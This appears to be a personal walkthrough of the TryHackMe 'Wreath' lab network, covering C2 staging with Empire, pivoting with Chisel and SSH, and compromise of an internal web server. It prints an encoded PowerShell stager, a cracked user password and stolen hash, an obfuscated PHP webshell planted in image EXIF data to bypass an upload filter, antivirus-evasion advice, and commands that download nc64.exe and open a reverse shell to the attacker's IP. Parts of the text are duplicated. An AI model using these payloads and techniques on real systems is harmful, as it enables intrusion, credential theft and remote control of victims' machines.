
# Thomas password is i<3ruby

Day6(Empire Framework)

# Now we will use a C2 framework known as Empire for further diving in netwrok.It also has a gui setup known as starkiller

# I made notes on how to use empire and we can do all sorts of post exploitation activites but we dont need to because we already our nt authority/system

WE succcesfully spawned a agent on target and now perform all adversary activities easily



root@prod-serv:~/Hopserver-Cyberjunkie 127x27

```
[root@prod-serv Hopserver-Cyberjunkie]#  firewall-cmd --zone=public --add-port 24444/tcp
success
[root@prod-serv Hopserver-Cyberjunkie]# php -S 0.0.0.0:24444
PHP 7.2.24 Development Server started at Fri Jul  9 15:06:16 2021
Listening on http://0.0.0.0:24444
Document root is /root/Hopserver-Cyberjunkie
Press Ctrl-C to quit.
[Fri Jul  9 15:07:04 2021] 10.200.51.150:50257 [200]: /admin/get.php
[Fri Jul  9 15:07:05 2021] 10.200.51.150:50258 [200]: /login/process.php
[Fri Jul  9 15:07:06 2021] 10.200.51.150:50259 [200]: /news.php
[Fri Jul  9 15:07:12 2021] 10.200.51.150:50261 [200]: /news.php
[Fri Jul  9 15:07:17 2021] 10.200.51.150:50262 [200]: /admin/get.php
[Fri Jul  9 15:07:23 2021] 10.200.51.150:50264 [200]: /admin/get.php
[Fri Jul  9 15:07:28 2021] 10.200.51.150:50265 [200]: /admin/get.php
[Fri Jul  9 15:07:33 2021] 10.200.51.150:50266 [200]: /news.php
[Fri Jul  9 15:07:39 2021] 10.200.51.150:50268 [200]: /news.php
```

root@CyberJunkie: ~/Tryhackme/WreathNetwork 127x26

```
(Empire: usestager/multi/launcher) > set OutFile /root/Tryhackme/WreathNetwork/EmpirePayload
[*] Set OutFile to /root/Tryhackme/WreathNetwork/EmpirePayload
(Empire: usestager/multi/launcher) > execute
[*] EmpirePayload written to /usr/share/powershell-empire/empire/client/generated-stagers/EmpirePayload
(Empire: usestager/multi/launcher) > clear
(Empire: usestager/multi/launcher) > cls
(Empire: usestager/multi/launcher) > set OutFile
list assignment index out of range
(Empire: usestager/multi/launcher) > set OutFile
list assignment index out of range
(Empire: usestager/multi/launcher) > set OutFile  /root/Tryhackme/WreathNetwork
[*] Set OutFile to /root/Tryhackme/WreathNetwork
(Empire: usestager/multi/launcher) > execute
[*] WreathNetwork written to /usr/share/powershell-empire/empire/client/generated-stagers/WreathNetwork
[+] New agent 5TMGWFN6 checked in
[*] Sending agent (stage 2) to 5TMGWFN6 at 10.200.51.200
(Empire: usestager/multi/launcher) >

Connected to https://localhost:1337. 1 agents. 1 unread messages.
```

root@CyberJunkie: ~/Tryhackme/WreathNetwork 108x16

```
MAQgAtAG4AWwByACUAcQBZACkAZQA8AHsALwBhAE4AJwApADsAJABSAD0AewAkAEQALAAkAEsAPQAkAEEAUgBnAHMAOwAkAFMAPQAwAC4ALg
AyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAE8AdQBOAF
QAXQApACUAMgA1ADYAOwAkAFMAWwAkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQ
B7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASAArACQAUwBbACQASQBdACkAJQAyADUANgA7ACQAUwBbACQASQBdAC
wAJABTAFsAJABIAF0APQAkAFMAWwAkAEgAXQAsACQAUwBbACQASQBdADsAJABfAC0AYgBYAE8AcgAkAFMAWwAoACQAUwBbACQASQBdACsAJA
BTAFsAJABIAF0AKQAlADIANQA2AF0AfQB9ADsAJABFADYAYwBjADUALgBIAGUAQQBEAEUAcgBTAC4AQQBkAEQAKAAiAEMAbwBvAGsAaQBlAC
IALAAiAHMAZQBzAHMAaQBvAG4APQB3AFgAaABYAC8ANgAvAHQASABoAFcAOQBtAFYAZwBvAFgASgBpAEwANQBOAGQAeABVADEAMAA9ACIAKQ
A7ACQAcwBlAHIAPQAkACgAWwBUAGUAeABUAC4ARQBOAEMATwBkAEkAbgBnAF0AOgA6AFUAbgBpAGMAbwBkAEUALgBHAEUAVABTAFQAUgBJAE
4ARwAoAFsAQwBvAE4AVgBFAFIAVABdADoAOgBGAFIAbwBtAEIAYQBTAGUANgA0AFMAdABSAEkATgBHACgAJwBhAEEAQgAwAEEASABRAEEAYw
BBAEEANgBBAEMAOABBAEwAdwBBAHgAQQBEAEEAQQBMAGcAQQB5AEEARABBAEEATQBBAEEAdQBBAEQAVQBBAE0AUQBBAHUAQQBEAEkAQQBNAE
EAQQB3AEEARABvAEEATQBnAEEAMABBAEQAUQBBAE4AQQBBADAAQQBBAD0APQAnACkAKQApADsAJAB0AD0AJwAvAGEAZABtAGkAbgAvAGcAZQ
B0AC4AcABoAHAAJwA7ACQAaABvAHAAPQAnAGgAdAB0AHAAXwBoAG8AcAAnADsAJABkAEEAVABBAD0AJABlADYAYwBjADUALgBEAE8AdwBOAE
wAbwBBAEQARABBAFQAQQAoACQAUwBlAFIAKwAkAHQAKQA7ACQAaQB2AD0AJABkAGEAVABhAFsAMAAuAC4AMwBdADsAJABkAEEAdABBAD0AJA
BkAGEAVABhAFsANAAuAC4AJABkAEEAVABhAC4AbABlAE4ARwBUAGgAXQA7AC0AagBPAEkATgBbAEMASABhAHIAWwBdAF0AKAAmACAAJABSAC
AAJABkAGEAVABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=
```

root@CyberJunkie: ~/Tryhackme/WreathNetwork 108x38

```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# sudo powershell-empire server                                                              1 ×
[*] Loading default config
[*] Loading stagers from: /usr/share/powershell-empire/empire/server/stagers/
[*] Loading modules from: /usr/share/powershell-empire/empire/server/modules/
[*] Loading listeners from: /usr/share/powershell-empire/empire/server/listeners/
[*] Loading malleable profiles from: /usr/share/powershell-empire/empire/server/data/profiles
[*] Searching for plugins at /usr/share/powershell-empire/empire/server/plugins
[*] Plugin csharpserver found.
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading Empire C# server plugin
[*] Registering plugin with menu...
[*] Empire starting up...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
[+] Empire SocketIO successfully started
[*] Cleaning up test user
[+] empireadmin connected to socketio
[*] Starting listener 'locallistener'
[+] Listener successfully started!
[*] Starting listener 'http_hop'
[*] Hop redirector written to /root/Tryhackme/WreathNetwork/empirehopfiles/admin/get.php . Place this file o
n the redirect server.
[*] Hop redirector written to /root/Tryhackme/WreathNetwork/empirehopfiles/news.php . Place this file on the
 redirect server.
[*] Hop redirector written to /root/Tryhackme/WreathNetwork/empirehopfiles/login/process.php . Place this fi
le on the redirect server.
[+] Listener successfully started!
[*] Sending POWERSHELL stager (stage 1) to 10.200.51.200
[*] New agent 5TMGWFN6 checked in
[+] Initial agent 5TMGWFN6 from 10.200.51.200 now active (Slack)
[*] Sending agent (stage 2) to 5TMGWFN6 at 10.200.51.200
Server >
EMPIRE TEAM SERVER | 1 Agent(s) | 2 Listener(s) | 1 Plugin(s)
```

# We need to further move deeper into the network so we need to use nmap inside this gitserver.Either we can upload a nmap static exe for windows from our machine using evil-winrm or we can import a powershell scirpt to gitserver and then inoke that. Evil winrm allows us to directly include powershell scipts attached to our session memory so the scripts never touch the disk which makes our activity more stelthier
# WE download a port scan powershell script and then include with our winrm session

OR

# WE can use empire modules after spawning a agent in target server

Day 7 (Personel PC Pivoting)


Now its time for last internal server which is only accessible by the gitserver

# We got port 80 and 3389 open

# WE need to now forward port 80 to our localhost so we can work with this

# So after playing with it i figured out how to pivot and get access to inner network webserver

# I used Chisel to do remote port forwarding and forwarded the personal pc webserver to a port on public compromised first server and then did a local forwarding on public server through ssh to again forward that forwarded server to our machine



```
[root@prod-serv ~]# ./chisel-Cyberjunkie server -p 30000 --reverse
2021/07/10 16:53:17 server: Reverse tunnelling enabled
2021/07/10 16:53:17 server: Fingerprint x4jZwnDC/HQEXKTcNbwUUB2Y9lxq5yHeb7eZ3BvRn54=
2021/07/10 16:53:17 server: Listening on http://0.0.0.0:30000
2021/07/10 16:54:16 server: session#1: Client version (1.7.6) differs from server version (0.0.0-src)
2021/07/10 16:54:16 server: session#1: tun: proxy#R:18500=>10.200.51.100:80: Listening
```

```
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
*Evil-WinRM* PS C:\Users\Administrator\Documents> \chisel-cyberjunkie.exe client 10.200.51.200:30000 R:18500:10.200
1.100:80
The term '\chisel-cyberjunkie.exe' is not recognized as the name of a cmdlet, function, script file, or operable pr
ram. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ \chisel-cyberjunkie.exe client 10.200.51.200:30000 R:18500:10.200.51. ...
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\chisel-cyberjunkie.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel-cyberjunkie.exe client 10.200.51.200:30000 R:18500:10.20
51.100:80
chisel-cyberjunkie.exe : 2021/07/10 16:54:15 client: Connecting to ws://10.200.51.200:30000
    + CategoryInfo          : NotSpecified: (2021/07/10 16:5...00.51.200:30000:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2021/07/10 16:54:15 client: Connected (Latency 631.7Âµs)
```

# Steps to reproduce this pivot

First i opened port 18500 on public server so we can access it later from our machine and also opened port 30000 which will only act as a chisel listener

.200 is public server ,30000 is chisel lsitener port on public server ,18500 is the port on which the connection will be forwarded, .100 is the internal personal pc and 80 is the webserver port which we want

# .\chisel-cyberjunkie.exe client 10.200.51.200:30000 R:18500:10.200.51.100:80

Ran this on public compromisedd server

#./chisel-Cyberjunkie server -p 30000 --reverse

remember to open the port 30000 .

NOw ran this from our machine to forward the port to our localport 5555

# ssh -L5555:127.0.0.1:18500 root@10.200.51.200 -i webserverssh


Day8(INternal server Enumaration)

# Server used on web is php 7.4.11

# The task requires that to further exploit the network we need access to the git repositries but that needs credentials for thomas git account. We dont have those but we have access to his gitserver so we can find all his source codes or maybe credentials from that

# We found thomas credentials

twreath:$apr1$piSKZ1Ms$3dzcdMG3eFK9bhC2U7Dup/



```
2021-06-25 03:30:28.902000
*Evil-WinRM* PS C:\Gitstack\data> dir


    Directory: C:\Gitstack\data


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/8/2020   1:29 PM                certificates
-a----        11/8/2020   1:29 PM              0 core
-a----         7/5/2021   2:10 PM          51200 data.db
-a----        11/8/2020   1:29 PM              0 groupfile
-a----        11/8/2020   1:34 PM             46 passwdfile
-a----        11/8/2020   1:29 PM            342 settings.ini


*Evil-WinRM* PS C:\Gitstack\data> type passwdfile
twreath:$apr1$piSKZ1Ms$3dzcdMG3eFK9bhC2U7Dup/
*Evil-WinRM* PS C:\Gitstack\data>
```


# THe task guides us to get website source code analysis so we find the website source code in C:-\Gitstack\repositories\wewbsite.git
# We can download it now using download option of evil-winrm

# NOw we download a half cooked repository but isnt a fully usable or readable repository

# We can recreate the fully readable repository by a tool called Gittools so for that we need to rename this directory to .git because by default git repo saves its metainfo in .git

# We will be using extractor of gittools to convert this .git to readable repository

#Got thomas all repositories in readable and usable format



```
┌──(root💀CyberJunkie)-[~/tools/GitTools/Extractor]
└─# ./extractor.sh ~/Tryhackme/WreathNetwork/thomasgitrreposmeta ~/Tryhackme/WreathNetwork/Website.git/fullrepo
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
mkdir: cannot create directory ‘/root/Tryhackme/WreathNetwork/Website.git/fullrepo’: No such file or directory
[+] Found commit: 70dde80cc19ec76704567996738894828f4ee895
[+] Found folder: /root/Tryhackme/WreathNetwork/Website.git/fullrepo/0-70dde80cc19ec76704567996738894828f4ee895/css
[+] Found file: /root/Tryhackme/WreathNetwork/Website.git/fullrepo/0-70dde80cc19ec76704567996738894828f4ee895/css/.DS
Store
```

```
Mode
----
d-----
d-----
d-----
d-----
d-----
-a----
-a----
-a----


*Evil-W
*Evil-W
Info: Do
```

#

Day9(Analysing Source code)

# Now we will analyse the source code of the latest git repo which is the `345ac8b236064b431fa43f53d91c98c4834ef8f3

`one.

# Read all php files so we can find a way to exploit this webserver.

# We only find one php file which is the index.php file serving as backend of wreath front page

# ANalysing the source code gave us a idea on how to bypass the file upload filters and then access that file. First we need to bypass a getimagesize fucntion filter which checks the file exif meta ata to grab its image dimensions.So we need ti embed our malicous code inside a image first.BAsically the code is that it allows only 4 extensions related to images only and it splits the string of file uploaded at "." and then check the extension part of the code if it matches the whitelist of extensions which are allowed. WE can bypass this by using the double extension file upload bypass as the filter only checks the extension after the first ".". Then we can access it from / resources/uploads/filename.

NOte: THis all will be accessed from url/resoruces/ ....

```
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;

                }
        }
?>
<!DOCTYPE html>
<html lang=en>
        <!-- ToDo:
                  - Finish the styling: it looks awful
                  - Get Ruby more food. Greedy animal is going through it too fast
                  - Upgrade the filter on this page. Can't rely on basic auth for everything
                  - Phone Mrs Walker about the neighbourhood watch meetings
        -->
        <head>
                <title>Ruby Pictures</title>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
                <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
        </head>
        <body>
```

```
                <main>
                        <h1>Welcome Thomas!</h1>
                        <h2>Ruby Image Upload Page</h2>
                        <form method="post" enctype="multipart/form-data">
                                <input type="file" name="file" id="fileEntry" required, accept="image/-
jpeg,image/png,image/gif">
                                <input type="submit" name="upload" id="fileSubmit" value="Upload">
                        </form>
                        <p id=res><?php if (isset($res)){ echo $res; };?></p>
                </main>
        </body>
</html>
```

# Now /resources require authentication. REmember we stole credentials of thomas.WE got his hash and then we cracked and got the password.USername must be thomas,wreath etc something like that

# We got successful login with thomas:i<3ruby. Now we can upload files
# This personel pc has a antivirus running so we need to first confirm if our php code inside an image gets executed or not. FOr testing purpose we simply echo a command . We write the php code in exifdata comment section. NOw we upload the file and access it and it echoes the text meaning phpdoes gets executed and we didnt alarm the AV . So now we will obfuscate our upload.

```
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\
$p0).base64_decode('PC9wcmU+');}die();?>
```

WE obfuscated a simple php get parameter webshell.We escaped all dollars sign with \ because this command will be executed by bash on webserver.

# NOw we inject this payload in exifdata of an pic and then use the get parameter to execute commands

Day10(Exploiting webserver)


# Now /resources require authentication. REmember we stole credentials of thomas.WE got his hash and then we cracked and got the password.USername must be thomas,wreath etc something like that

# We got successful login with thomas:i<3ruby. Now we can upload files
# This personel pc has a antivirus running so we need to first confirm if our php code inside an image gets executed or not. FOr testing purpose we simply echo a command . We write the php code in exifdata comment section. NOw we upload the file and access it and it echoes the text meaning phpdoes gets executed and we didnt alarm the AV . So now we will obfuscate our upload.

```
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\
$p0).base64_decode('PC9wcmU+');}die();?>
```

WE obfuscated a simple php get parameter webshell.We escaped all dollars sign with \ because this command will be executed by bash on webserver.

# NOw we inject this payload in exifdata of an pic and then use the get parameter to execute commands


127.0.0.1:5555/resources/uploads/cyberjunkie-webshell.jpg.php?wreath=whoami

```
����JFIF���
wreath-pc\thomas
```

Now we need a full reverse shell. We can do it through powershell commands but powershell3.0 onwards has AMSI running as default and it will detect the malicious commands even if in memory. We can get a shell through netcat as netcat is a networking tool and is not flaged malicous. BUt nc.exe available in kali as part of windows resources is flagged by AV vendors but we can easily find compiled binaries or even source files so we can compile ourselves. I will use a precompiled nc binary for 64 bit arch and then transfer it to the internal pc through certutil or curl. Certutil was originally intended for fetching CA certificates so if we use it for anything else ,windows defender will take a look at at. :(((((((((((((((((((

# I will use curl in webshell to transfer nc binary to target


#

```
curl http://10.50.49.32/nc64.exe -o c:\\windows\\temp\\nc-cyberjunkie.exe
```


I passed this command as parameter in our webshell

# Now I need to execute this and catch back the shell

```
127.0.0.1:5555/resources/uploads/cyberjunkie-webshell.jpg.php?wreath=powershell.exe%20c:\
\windows\temp\nc-cyberjunkie.exe%20%2010.50.49.32%206969%20-e%20cmd.exe
```



```
